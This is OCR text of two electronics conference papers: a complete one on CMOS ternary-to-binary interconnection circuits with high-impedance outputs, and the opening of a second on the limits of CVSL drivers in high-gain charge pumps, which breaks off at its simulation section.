Dušanka Bundalo[*], Zlatko Bundalo[**], Ferid Softić[**], Miroslav Kostadinović[***], Dražen Pašalić[****]

[*]Faculty of Philosophy, University of Banja Luka, Banja Luka, Bosnia and Herzegovina

[**]Faculty of Electrical Engineering, University of Banja Luka, Banja Luka, Bosnia and Herzegovina

[***]Faculty of Traffic Engineering, University of East Sarajevo, Doboj, Bosnia and Herzegovina

[****]Telecom of Srpska, Banja Luka, Bosnia and Herzegovina

zbundalo@etfbl.net

Abstract – Possibilities and principles for interconnection of CMOS ternary circuits and systems with binary common buses in digital circuits and systems are considered and described in the paper. Proposed are circuits with high-impedance output state for interconnection that perform signal conversion from ternary to binary CMOS digital system. General structure and general principle for design of such circuits are shown and described first. Then, the concrete circuit solutions are proposed and described. The circuits with one ternary input and the circuits with any number of ternary inputs are given and described. All proposed circuits were analyzed by computer simulations. All considerations, descriptions and conclusions were confirmed by simulation.

Key words: CMOS logic circuits and systems, Ternary circuits, Binary circuits, Interconnection circuits, High-impedance output state

I. INTRODUCTION

The binary digital systems and circuits are still dominantly used in practical applications. Possibilities and interest for implementation of so-called multiple-valued or MV digital systems and circuits are increased with development of VLSI technologies [1-3]. The greatest interest exists for ternary and quaternary MV circuits and systems [1-5]. The first developed and practically implemented have been ternary MV circuits and systems. Later, the greatest practical interest exists for research and application of quaternary logic systems and circuits.

The main reasons that the binary systems are mainly used are great investments into research, development, design and production of binary systems [1-5]. Great investments into realization of binary peripheral devices that consequently will be still very long period in use are also very important. So, there is a practical interest for development, implementation and application of so-called mixed digital systems [1,2,3].

Mixed MV systems use combination of binary logic circuits and MV logic circuits. One part of the system is realized using MV logic circuits and other part of the system is realized using binary logic circuits. MV logic circuits are also very often used for implementation of some functions inside binary digital system [1-3].

In the mixed MV systems it is needed to perform conversion of digital signals from binary form into appropriate MV form, and vice versa. Appropriate logic circuits for interconnection and conversion have to be used at places where is performed interconnection of binary parts and MV parts of the system [1,2].

The common buses are very often used methods for interconnection of functional units and circuits and for data transmission in the binary and mixed MV digital systems [1,2]. Connection to the common buses is implemented by the logic circuits with high-impedance output state. Due to the same reasons as in the binary systems, the common buses and the logic circuits with high-impedance output state are also used in ternary and mixed digital systems.

The advantages and reasons for application of the CMOS technology in implementation of binary digital systems and circuits are very well known. So, there is interest to develop and use CMOS ternary and mixed MV circuits and systems. All these good characteristics of CMOS technology should be also kept in the ternary and mixed logic systems and circuits.

Principles for implementation of CMOS logic circuits with high-impedance output state for conversion of ternary digital signals into binary digital signals are considered and described in the paper. The circuits are used for interconnection of ternary CMOS circuits and systems with binary common buses.

II. GENERAL STRUCTURE AND PRINCIPLE FOR CIRCUITS DESIGN

General structure and principle for design of logic circuits with high-impedance output state for interconnection of ternary and binary CMOS digital circuits and systems are shown in Fig.1.




Fig.1. Structure and principle for realization of CMOS logic circuits for interconnection.

The shown structure consists of CMOS comparator network at the inputs and CMOS coder network with high-impedance output states at the outputs. There are *n* information ternary input logic signals and *m* binary output signals in the given structure. Also, there is one binary control input signal E for control of circuit output states. The CMOS comparator network is supplied by three supply voltages corresponding to ternary logic states and levels: V_{SS} (logic 0), V_{DD1} (logic 1) and V_{DD2} (logic 2). The output CMOS coder network is supplied by two supply voltages corresponding to binary states and levels: V_{SS} (logic 0) and V_{DD2} (logic 1). For one logic state (logic state 2) at the control input E the outputs of the circuit are enabled and the circuit operates as the standard CMOS logic circuit for ternary to binary signal conversion. For other logic state (logic state 0) at the control input E output CMOS transistors are turned off and the circuit outputs are in the high-impedance state. The control of circuit outputs can be performed from ternary signals side or from binary signals side.

A. *CMOS Comparator Network*

Ternary logic signals A_i are applied at the inputs of the comparator network. The binary logic signals C_i are obtained at the outputs. The network compares input ternary signals A_i with corresponding voltage thresholds and generates control signals C_i for CMOS coder network. Number of comparator network outputs depends on number of input ternary signals and number of output binary signals. Since here are used ternary input signals there are two voltage thresholds for comparison at any ternary input. The voltage thresholds are voltage values corresponding to the middle level between ternary logic levels:

$$V_{T1} = \frac{V_{SS} + V_{DD1}}{2}, \quad (1)$$

$$V_{T2} = \frac{V_{DD1} + V_{DD2}}{2}. \quad (2)$$

The lower voltage threshold is marked with V_{T1} and the higher voltage threshold is marked with V_{T2}. CMOS comparator network consists of CMOS voltage comparators at every input. There are more known solutions of CMOS voltage comparators.

B. CMOS Coder Network With High-Impedance Output States

The CMOS coder network with high-impedance output states is binary logic network. The task of the network is to generate output binary signals B_i depending of states at ternary inputs A_i and state at control input E. The network generates output binary signals B_i in accordance with state of binary signals C_i at the outputs of CMOS comparator network and state of control signal E. It can be designed and realized in the same way as standard CMOS coder networks and standard CMOS circuits with high-impedance output state.

III. PROPOSED INTERCONNECTION CIRCUITS

It can be designed and implemented more concrete solutions of such CMOS logic circuits for ternary to binary interconnection based on the shown and described structure from Fig.1.

A. *Circuits with one ternary input*

General scheme of circuit with one ternary input is shown in Fig.2. The circuit has two binary outputs (B_0 and B_1), one ternary information input (A) and one binary control input E. Two voltage comparator circuits (comparator 1 and comparator 2) are used at the input to compare input ternary signal A with voltage thresholds V_{T1} and V_{T2}. At the comparator outputs are generated binary signals C_0 and C_1. This signals are connected to the CMOS coder network with high-impedance output states that generates needed output binary signals. For every possible state at the ternary input A and binary input E it is obtained appropriate state at binary outputs B_0 and B_1.

CMOS Comparator Circuits

As the voltage comparator circuits (comparator 1 and comparator 2) can be used different known CMOS comparator solutions. That solutions have disadvantages in existing of static energy consumption and in need to generate referent voltages (comparison voltage thresholds

V_{T1} and V_{T2}). Here are proposed and shown solutions without such disadvantages, without static energy consumption and without need to generate comparison voltage thresholds V_{T1} and V_{T2}. Also, there is voltage histeresys in transfer characteristic and increased noise immunity in the circuits. The circuits perform voltage comparison and voltage level shifting at the output. The circuits are based on principles described in paper [6].




Fig.2. Circuit with one ternary input.

Proposed schemes of CMOS voltage comparators are shown in Fig.3. Comparator for comparison with lower voltage threshold V_{T1} (comparator 1) is shown in Fig.3a. Comparator for comparison with higher voltage threshold V_{T2} (comparator 2) is shown in Fig.3b.




Fig.3. Proposed CMOS voltage comparators.

Operation of proposed CMOS voltage comparators was analyzed by PSpice simulations. Static voltage transfer characteristics of the voltage comparators are shown in Fig.4. By solid line is shown characteristic for comparator 1 (Fig.3a) and by dashed line is shown characteristic of comparator 2 (Fig.3b). In simulations were used technology parameters of one CMOS process [7] and supply voltages V_{SS}=0V, V_{DD1}=5V, V_{DD2}=10V. It can be seen that this circuits have histeresys in transfer characteristic and increased noise immunity. Value of voltage thresholds and voltage histeresys depend on supply voltages V_{SS}, V_{DD1}, V_{DD2} and on used CMOS transistors characteristics. It can be seen that the threshold voltage of the comparator 1 is approximately equal to V_{T1} and the threshold voltage of the comparator 2 is approximately equal to V_{T2}, that are given by equations (1) and (2).




Fig.4. Static voltage transfer characteristics of proposed CMOS voltage comparator circuits.

Dynamic characteristics of proposed comparator circuits were also analyzed. Average delay time t_{da} of proposed circuits as a function of capacitive load C_L is shown in Fig.5. Average delay times of both circuits are approximately equal. The given results were obtained by PSpice simulations for the same conditions as for static transfer characteristics simulations.




Fig.5. Average delay time of proposed CMOS voltage comparators as a function of capacitive load.

CMOS Coder Network With High-Impedance Output States

The CMOS coder network with high-impedance output states generates needed output binary signals B_0 and B_1 based on binary signals C_0 and C_1 and binary signal E. When is E=0 (voltage V_{SS}) the circuit outputs are disabled and in the high-impedance states. For E=2 (voltage V_{DD2}) binary outputs are enabled and output binary states depend on state at binary signals C_0 and C_1. It can be shown that for E=2 the output signals as a function of the input signals of the coder network are given by:

$$B_0 = \overline{C_1} \cdot C_0 = \overline{C_1 + \overline{C_0}}, \quad (3)$$

$$B_1 = C_1. \quad (4)$$

Since given voltage comparator circuits (Fig.3) have both outputs, noninverting and inverting output, for implementation of the CMOS coder network can be used both outputs to obtain simpler CMOS coder network.

The CMOS coder network has high-impedance output states. So, for implementation of the coder network can be used CMOS logic circuits with high-impedance output states (so called three-state CMOS circuits). The simplest method for implementation of coder network is to use CMOS three-state circuits at the outputs of coder network realized by standard CMOS logic circuits using equations (3) and (4). There are more ways to implement CMOS three-state circuits [8]. But, here is proposed other way to implement coder network that uses smaller number of CMOS transistors and has improved characteristics. It is based on integration of three-state logic into standard CMOS logic circuits. Here are proposed two such possible implementations.

Simple implementation of CMOS coder network with high-impedance output states is shown in Fig.6. It uses smaller number of CMOS transistors, but has greater delay times for greater capacitive loads.




Fig.6. Simple CMOS decoder network with high-impedance output states.

Improved implementation of CMOS coder network with high-impedance output states is shown in Fig.7. The circuit uses greater number of CMOS transistors, but has smaller delay times for greater capacitive loads.




Fig.7. Improved CMOS decoder network with high-impedance output states

Circuit Simulation Results

The complete CMOS circuit with high-impedance output state and one ternary input for interconnection of ternary and binary circuits and systems was designed on the basis of described principles and given circuits. The circuit was analyzed by simulations. The output signals as a function of input signal changes when the outputs are enabled (E=2) obtained by PSpice simulation are shown in Fig.8. In the simulations were used the same technology parameters and the same supply voltages as in previous simulations. At the ternary input was applied slow changing signal that enables obtaining of all possible binary states at the outputs of the circuit, what can be seen in Fig.8. That is confirmation of proper operation of the circuit. Input ternary signal was marked by V_i, signal at binary output B_0 was marked by V_{o0} and signal at binary output B_1 was marked by V_{o1}.




Fig.8. Output signals as a function of input signal changes when outputs are enabled for circuit with one ternary input.

B. Circuits With More Ternary Inputs

General structure and principle for implementation of circuits with more ternary inputs (with any number of ternary inputs) is shown in Fig.1. Implementation of concrete circuit includes determination of number of ternary inputs and number of binary outputs, design of input CMOS comparator network and design of output CMOS coder network with high-impedance output states.

Input CMOS comparator network can be implemented using same described voltage comparators from Fig.3. Two such comparators need to be used at every circuit input, according to principle from Fig.2.

Output CMOS coder network with high-impedance output states can be implemented according to same principles as for circuit with one ternary input. Based on binary signals from outputs of comparators and binary control signal E the network generates output binary signals

As an example of proposed and described principle, the proposed general scheme for implementation of circuit with two ternary inputs and four binary outputs is shown in Fig.9. At every of ternary inputs in Fig.9 are used two CMOS voltage comparators shown in Fig3.

CMOS output coder network with high-impedance output states generates output binary signals B_i on the basis of binary signals C_i from voltage comparators outputs and binary enable signal E. For E=0 the output binary signals B_i are disabled and in high-impedance state. When is E=2 the binary outputs B_i are enabled. Than, it can be shown that for circuit from Fig.9 with two ternary inputs the output signals for coder network are given by:




Fig.9. General scheme of circuit with two ternary inputs and four binary outputs.

$$B_0 = \overline{C_2}\cdot\overline{C_1}\cdot C_0 + \overline{C_3}\cdot C_2\cdot\overline{C_0} + \overline{C_3}\cdot C_2\cdot C_1 + C_3\cdot\overline{C_1}\cdot C_0, \quad (5)$$

$$B_1 = \overline{C_2}\cdot C_1 + C_2\cdot\overline{C_0} + C_3\cdot\overline{C_1}, \quad (6)$$

$$B_2 = \overline{C_3}\cdot C_2\cdot C_0 + C_3\cdot\overline{C_1}, \quad (7)$$

$$B_3 = C_3\cdot C_1. \quad (8)$$

As for circuit with one ternary input, for implementation of the coder network can be used CMOS logic circuits with high-impedance output states (so called three-state CMOS circuits). The simplest method is to use CMOS three-state circuits at the outputs of coder network realized by standard CMOS logic circuits using equations (5) to (8). Here is also used way to implement coder network that uses smaller number of CMOS transistors, has improved characteristics and is based on integration of three-state logic into standard CMOS logic circuits.

On the basis of proposed and described solutions it was designed complete scheme and circuit with two ternary inputs and four binary outputs. The circuit was in details analyzed using PSpice simulations. The simulations have confirmed proper operation of the circuit and all previous descriptions and considerations.

Described principles and scheme from Fig.9 enable to obtain such CMOS circuit for interconnection of ternary and binary digital circuits and systems with any number of ternary inputs and any number of binary outputs. Using concrete proposed solutions of CMOS comparators (Fig.3) and proposed way of comparators

application, as well as proposed ways for obtaining output CMOS coder circuit with high-impedance output states it is possible to obtain concrete schemes of such interconnection circuits with needed number of inputs and outputs.

IV. CONCLUSION

Very well known advantages of MV digital systems and great investments and experience in research, implementation, design and application of binary digital systems are the main reasons for increased interest for usage of mixed digital systems. Practically great interest exists for mixed MV systems where are used ternary and binary parts of the system. That requires practical application and usage of appropriate logic circuits for interconnection of ternary and binary parts of digital systems.

General structure and principles of implementation and design of CMOS circuits with high-impedance output states for interconnection of ternary and binary CMOS digital circuits and systems using common buses that are proposed in the paper are clear and relatively simple. Obtained circuits for interconnection are logic circuits without static power consumption (if we neglect MOS transistors leakage currents). Also, it is not needed to generate two referent voltages for comparison, but characteristics of standard CMOS inverters are used. It was achieved using proposed CMOS voltage comparators. Two proposed ways for design of CMOS coder network with high-impedance output states give possibility to implement circuits adopted to concrete working conditions at the place of circuit application. The circuits obtained using simple CMOS coder network, comparing with circuits using improved coder network, use less number of transistors. But, such circuits have greater propagation delay times for greater capacitive loads. The circuits obtained using improved CMOS coder network, comparing with circuits using simple coder network, use greater number of transistors. But, such circuits have smaller propagation delay times for greater capacitive loads.

Principles and elements used in realization of circuits with one ternary input are also used in realization of circuits with more ternary inputs (with any number of ternary inputs). The same pair of voltage comparators is used for every new ternary input. Output coder network with high-impedance output states is implemented on same principle as for circuits with one ternary input, but is more complex and has more inputs and outputs.

Proposed and described circuits are suitable for interconnection of ternary and binary circuits and subsystems inside of CMOS VLSI monolithic integrated circuits. Also, the circuits can be used as output circuits of monolithic CMOS integrated circuits or as separate CMOS integrated circuits for interconnection with smaller scale of integration.

To be possible to compare results of simulations and analysis with earlier obtained results for some other circuits in simulations were used parameters of one older CMOS technology process.

REFERENCES

[1] D. C. Rine, “Computer science and multiple-valued logic: theory and applications”, North-Holland Publishing Company, Amsterdam, 1984.

[2] K. C. Smith, “Multiple-valued logic: a tutorial and appreciation”, *Computer*, April 1988, pp. 17-27.

[3] A. K. Jain et all., “CMOS Multiple-Valued Logic Design-Part I, Part II”, *IEEE Trans. on CAS-I: Fundamental theory and applications*, August 1993, pp. 505-522.

[4] E. V. Dubrova, “Multiple-Valued Logic in VLSI Design”, *Int. Journ. on Multiple –Valued Logic*, 2002.

[5] V. Petel, K. S. Gurumurthy, “Quaternary Sequential Circuits”, *Int. Journ. of Computer Science and Network Security*, July 2010, pp. 110-117.

[6] Z. Bundalo, G. Ninković: “CMOS low-to-high voltage level converters”, *Proceedings of International Conference MIOPEL93*, Niš, Serbia, 1993, pp. 409-411.

[7] C. H. Diaz et all., “An accurate analytical delay model for BiCMOS driver circuits”, *IEEE Trans. on Computer-Aided Design*, no. 5, 1991, pp. 577-588.

[8] Z. Bundalo, G. Ninković: “Design of three-state logic for CMOS VLSI digital systems”, *Proceedings of International Conference MIEL95*, Niš, Serbia, 1995, pp. 513-516.

Limitations of the CVSL Driver as Voltage Level Booster for Switching Capacitors in High-gain Charge Pumps

D.Vinko*, T. Švedek* and A. Barić**
* Department of Communications, Faculty of Electrical Engineering, Osijek, Croatia
** Department of Electronics, Microelectronics, Computer and Intelligent Systems, Faculty of Electrical Engineering and Computing, Zagreb, Croatia
e-mail: dvinko@etfos.hr

Abstract – High-gain charge pumps use MOS switches to rearrange the topology of the circuit in the adjacent half periods of the clock signals, which enables the charge pump circuit to achieve high output voltage. The MOS switches must be adequately controlled to enable fast charge transfer while turned "on" and to prevent leakage current while in the "off" state. This paper presents the limitations of the Cascode Voltage Switch Logic (CVSL) circuit as a control circuit for MOS switches. The operation of the CVSL driver is discussed and the negative effects of the capacitive load associated with the CVSL output node are analyzed.

I. INTRODUCTION

Majority of the charge pump designs used today follow the topology approach of the Dickson charge pump [1]. There are numerous variations that improve the performance of the original Dickson charge pump. For the integrated circuit implementation, the most significant aspects of the Dickson charge pump that need to be improved are the effects imposed by the transistor threshold voltage variation due to the body effect.

The well known designs that solve this problem are the bootstrap charge pump [2] and the CTS (Charge Transfer Switches) charge pump [3]. Similar approach, which minimizes the effects of the threshold voltage and the body effect, uses a charge pump with high amplitude clock signals [4]. All mentioned charge pump topologies are based on the Dickson charge pump and their voltage gain (output voltage vs. input voltage ratio) follows the arithmetic progression. The ideal gain of Dickson-based charge pumps corresponds to the *N*th number of the arithmetic progression for a charge pump with *N* stages.

Other charge pump topologies with the voltage gain higher than Dickson-based charge pumps often have a common problem with the control of the MOS switches used for the interconnection between the adjacent stages of the charge pump.

In the second chapter, the MOS driving problem is explained on the heap charge pump example. The third chapter presents the CVSL driver circuit and the simulation results of the charge pump performance with the CVSL circuit are given in chapter 4. Mathematical formulation of the simulated results and their comparison is presented in chapter 5, followed by the conclusion.

This work was supported by the Ministry of Science, Education and Sports of the Republic of Croatia under project 165-0361630-3049.

II. MOS SWITCHES DRIVING PROBLEM

The heap charge pump [5] and high-gain charge pumps, such as exponential-gain [6] and Fibonacci charge pump [7] are good examples for the analysis of the switching problem. Fig. 1 shows the heap charge pump, and Fig. 2 the voltage waveforms on the charge pump nodes marked 1, 2 and 3 in Fig. 1.




Figure 1. Heap charge pump.




Figure 2. Voltage waveforms on charge pump nodes

The heap or serial-parallel charge pump has the voltage gain equal to the voltage gain of the Dickson charge pump, but its topology has the same transistor driving problem as the high-gain charge pumps, e.g. the exponential-gain and Fibonacci charge pump circuits. The transistor driving problem is explained in detail on the heap charge pump example.

Fig. 1. shows the heap charge pump with two stages. Each stage consists of one capacitor and three MOS switches. The operation of the heap charge pump can be divided in two phases. In the first phase, all capacitors are simultaneously charged during the first half-period of the clock signal while the switches P_i and P_i' (i = 1..N) are

closed and switches S_i opened. During the next half-period (switches P_i and P_i' are opened and switches S_i closed) all capacitors are connected in series and they are charging the output capacitance C_{OUT}. Besides the influence of the parasitics, the designer must solve the problem of driving MOS switches. Most of the charge pumps are designed using NMOS transistors because they provide higher current capabilities for the same surface area in comparison to PMOS transistors. With all switches being implemented by NMOS devices, the proper operation of P_i and P_i' switches is not a problem since all P_i switches can be diode-connected transistors and all P_i' switches have source potential equal to zero while closed. Therefore, the supply voltage V_{DD} level is sufficient to fully close the switch.

In the opposite cycle of the charge pump operation while the P_i switches are open, the source potential of the transistors rises with each stage and with the gate potential equal to zero, each P_i transistor is in non-conductive state with negative U_{GS} voltage. The problem occurs while driving S_i switches. During time interval in which P_i and P_i' switches are opened, switches S_i must be closed. If that is the case, then the source voltage of each S_i switch is positive and it rises in later stages. For the S_i switches to be in conductive state, the gate potential of each transistor must be higher than the source potential. On the other hand, to successfully cancel out the effects of the threshold voltage, the gate potential must be higher than the drain potential for at least the threshold voltage. With the positive source potential, body effect takes place and the required gate potential must be even higher due to the threshold voltage increase.

In the opposite period of the clock signal, in which S_i switches must be opened, all sources are on the ground potential, thus the gate potential must also be set to the ground potential for the transistor to turn off. This requires a gate voltage swing which must be significantly higher than the amplitude of the clock signal.

The same problem is present when driving the switches in the exponential-gain and Fibonacci charge pump. Both charge pumps have the voltage gain higher than Dickson charge pump and they follow exponential and Fibonacci progression for exponential-gain and Fibonacci charge pump, respectively.

III. CASCODE VOLTAGE SWITCH LOGIC (CVSL) DRIVER

First published in 1984, the CVSL circuit is presented as a member of the differential CMOS logic family [8] and is shown in Figure 3.




Figure 3. Cascode Voltage Switch Logic Circuit.

In the reference [9] a basic CVSL circuit is presented as a voltage level converter and as such it will be used in this work. The CVSL circuit can convert a low-amplitude clock signal into a high-amplitude clock signal. In the previous chapter it is shown that the gate voltage swing of the MOS switches must span from 0 V to the output voltage level so that they can be fully turned on in one half-cycle of the clock signal, and fully turned off in the next half-cycle. To achieve that, the CVSL must be supplied from the highest potential in the charge pump circuit, which is the voltage across the output capacitor.

Figure 3. shows the schematic of the CVSL circuit which consists of two PMOS and two NMOS transistors. Low amplitude clock signals are connected to the inputs marked as *clkA* and *clkB*. The clock signals must be non-overlapping to prevent extra charge leakage. Particularly, with overlapped clock signals in the time intervals when both *clkA* and *clkB* are in high state, both NMOS transistors are conducting. With the gates of the PMOS transistors pulled down to the ground potential through conductive NMOS transistors, they are diode connected and that way a conductive path is created between supply voltage and ground.

To convert a low-amplitude clock into a high-amplitude clock, a DC high voltage source is needed. This DC high voltage source is the output voltage of the charge pump. If a conductive path is created between the high voltage source and ground due to overlapping clock signals, the output capacitor voltage will drop significantly as the charge is being depleted.

By introducing the CVSL circuit into the charge pump topology, an extra care must be taken during the layout to prevent latch-up effect. The latch-up is combined SCR-type effect that can occur due to parasitic PNP and NPN bipolar transistors that are a part of a standard CMOS technology [4]. Even though the latch-up is more likely to occur on I/O interface of the integrated circuit, it can also occur here because of high voltage swing on the CVSL driver output. Each CMOS technology provides guidelines to reduce the possibility of the latch-up occurrence. With the guard ring around PMOS transistors and minimal distance between the *p* and *n* diffusion the possibility of the latch-up effect is kept minimal. While switching between high and low state of the clock signal, there is a short time interval in which both PMOS and NMOS device are conductive. To prevent large charge losses from the output capacitor PMOS devices have to be small, i.e. their widths have to be small.

IV. SIMULATION RESULTS

To show the impact of the PMOS transistor dimensions on the CVSL performance, SPICE simulations are carried out. Two parameters are of the interest when the implementation in the charge pump circuits is considered: the maximal operating frequency and the charge consumption under capacitive load.

